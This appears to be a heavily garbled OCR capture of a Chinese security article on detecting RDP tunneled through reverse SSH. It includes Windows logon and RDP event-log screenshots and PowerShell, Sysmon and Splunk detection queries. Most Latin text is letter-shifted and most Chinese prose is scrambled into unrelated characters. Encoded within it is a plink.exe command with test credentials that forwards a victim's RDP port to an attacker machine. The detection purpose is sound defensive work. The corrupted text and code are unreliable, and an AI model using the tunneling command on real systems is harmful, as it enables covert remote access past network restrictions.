(f) UGS ⓤ 缺 (f) 驱矿 (y)

知 ⓡ 跳 携LW携

矩齐艺 ⓤ 起 绑摄

罪矿 角 衍 绑 魁 矿

虚 规(x) 裁 罗 前莫芯 观 Ⓓ剔

摄

Q1E=

4携 角结评。 矿I luhH| h 般练 结

。 般结 练范 院 败摄+uhj lvwu| /

Whup lqdoVhuylfhv0Orfdo/hvvlrqPdqdjhurjv hwf,1

kwwsv=22z z z 1iluhh| h1fr p 2erj 2wkuhdw0uhvhdufk2534<234

2e| sdvvlqj 0qhwzr un0uhvwulfwr qv0wkurxj k0ugs0wxqqhdqj 1

kwp o

5携 谷 VVK 起 UGS 罪

kwwsv=22erj 1qhwsl1fr p 2kr z 0wr 0df f hvv0ugs0ryhu0d0uhy

huvh0vvk0wxqqhd2

Vhwxs=

SF34·43131514: +H{ whuqdoDwwdf nhuV| vwhp , ?000 VVK +UGS

0 Df f r xqw=SF35_LHXvhu, 000A SF35·43131514; +YLF WLP

V| vwhp ,

矿 摄

sf35 经 参 绑 观摄

sdqn1h{h 43131514: 0S ; 3 0F 0U 45: 131314=45678=66; < 0o

whvw0sz whvw


参 规 SF34 经起 UGS

45678 矿 评 裁 阻 矿 罪 角起


SF35_LHXvhu摄

414 艰警 lg 7957 ɑrjrq wlsh 艺 43 绝 ls 翻

ɑrsedfn 矿 败 艺 知 缩 (f) 矩摄




4151 艰警 447< +Whup lqdoVhuylfh0Uhpr whFr qqhfwr qP dqj hu, z lwk fr qilup lqj wkh vdp h lqglfdwruv lq 414=



起　　绑　srzhuvkhoo　规　　神

```
Jhw0Z lqHyhqv
%P lfurvriw0Z lqgrzv0Whup lqdo/huylfhv0Uhpr whFrqqhfwrqPd
qdjhu2Rshudwrqdo% ·

B~' b1LG 0ht %447<%& ·( ~

  Qhz0Remhfv SVRemhfv0Surshuw C~

    PdfklqhQdph @' b1Pdfklqhqdph

    Wlp hFuhdwhg @' b1Wlp hFuhdwhg

    Xvhu @' b1Surshuwhv^3`1Ydoxh

    Grpdlq @' b1Surshuwhv^4`1Ydoxh

    Vrxufhlv @' b1Surshuwhv^5`1Ydoxh

  Q
```

Ø Vhcnfv P dfkIqhQdp h/Wp hF uhdwhg/Xvhu/Gr p dlq/Vr xuf hLS



Ⓑ Ⓡ翻 矿 角 规 参 矿调 参


知SF35矩 ls 矿 结 摄


sdqn1h{h 43131514: 0S ;3 0F 0U

45: 131314=45678=43131514; =66; < 0owhvw0sz whvw

罗 评 角 Ⓡ缩罗

摄



Event Properties - Event 4624, Microsoft Windows security auditing.
General
Details
Security ID: SYSTEM
Account Name: PC02$
Account Domain: EXAMPLE
Logon ID: 0x3e7
Logon Type: 10
New Logon:
Security ID: PC02\IEUser
Account Name: IEUser
Account Domain: PC02
Logon ID: 0xb4146
Logon GUID: {00000000-0000-0000-0000-000000000000}
Process Information:
Process ID: 0xac8
Process Name: C:\Windows\System32\winlogon.exe
Network Information:
Workstation Name: PC02
Source Network Address: 10.0.2.18
No more loopback address!
Log Name: Security
Source: Microsoft Windows security
Logged: 2/13/2019 6:38:14 AM
Event ID: 4624
Task Category: Logon
Level: Information
Keywords: Audit Success
User: N/A
Computer: PC02.example.corp
OpCode: Info
More Information: Event Log Online Help
信安之路



Event Properties - Event 1149, TerminalServices-RemoteConnectionManager
General
Details
Remote Desktop Services: User authentication succeeded:
User: IEUser
Domain: PC02
Source Network Address: 10.0.2.18
No More LoopBack Address!
Log Name: Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational
Source: TerminalServices-RemoteCo
Logged: 2/13/2019 6:38:13 AM
Event ID: 1149
Task Category: None
Level: Information
Keywords:
User: NETWORK SERVICE
Computer: PC02.example.corp
OpCode: Info
More Information: Event Log Online Help
信安之路

结 结 艰警 8489 衡评 ⓥ购 知艰警

8489 陷裁脑 矿 角 评 绑 矩摄

间 摄






购 规 Ⓑ 矿 绕 66; < 迎

绑 般摄

练罗 矿 vvk 矿 艰警知艰

警 lg 7958矩 结评 绑 摄



起 LEP Tudgdu DTO 范 神


vhcnf wvr xuf hls/ vr xuf hsr uw/ ghvwlqdwlr qls/

ghvwlqdwlr qsr uwiur p hyhqw z khuh hyhqwlg@8489 dqg

+vr xuf hsr uw@66; < r u ghvwlqdwlr qsr uw@66; <, dqg

+LQF LGU+*45: 1313132; */vr xuf hls, RU

LQF LGU+*45: 1313132; */ghvwlqdwlr qls,,




vhdnf wxvhuqdp h/ vr xuf hls/ %Vr xuf h Z r unvwdWr q%iur p

hyhqw z khuh hyhqWg@7957 dqg %Orj r qW sh%@43 dqg


+LQF LGU+*45: 1313132; */vr xuf hls, RU

LQF LGU+*=4245; */vr xuf hls,,



起 vlj p d 翻矿 绝起 v| vp r q 艰警 lg 翻

6 艰警知 艰警矩摄



购 规 罗 知 kwwsv=22xqfrghu1lr2&矩 罗 (q)

Vsoxqn 陷裁 VLHP 2Orj 频 矿绑

练罗 Vsoxqn 足 神

+HyhqwLG@%6%Lpdjh@%-_vyfkrvw1h{h%VrxufhSruw@%66;<%

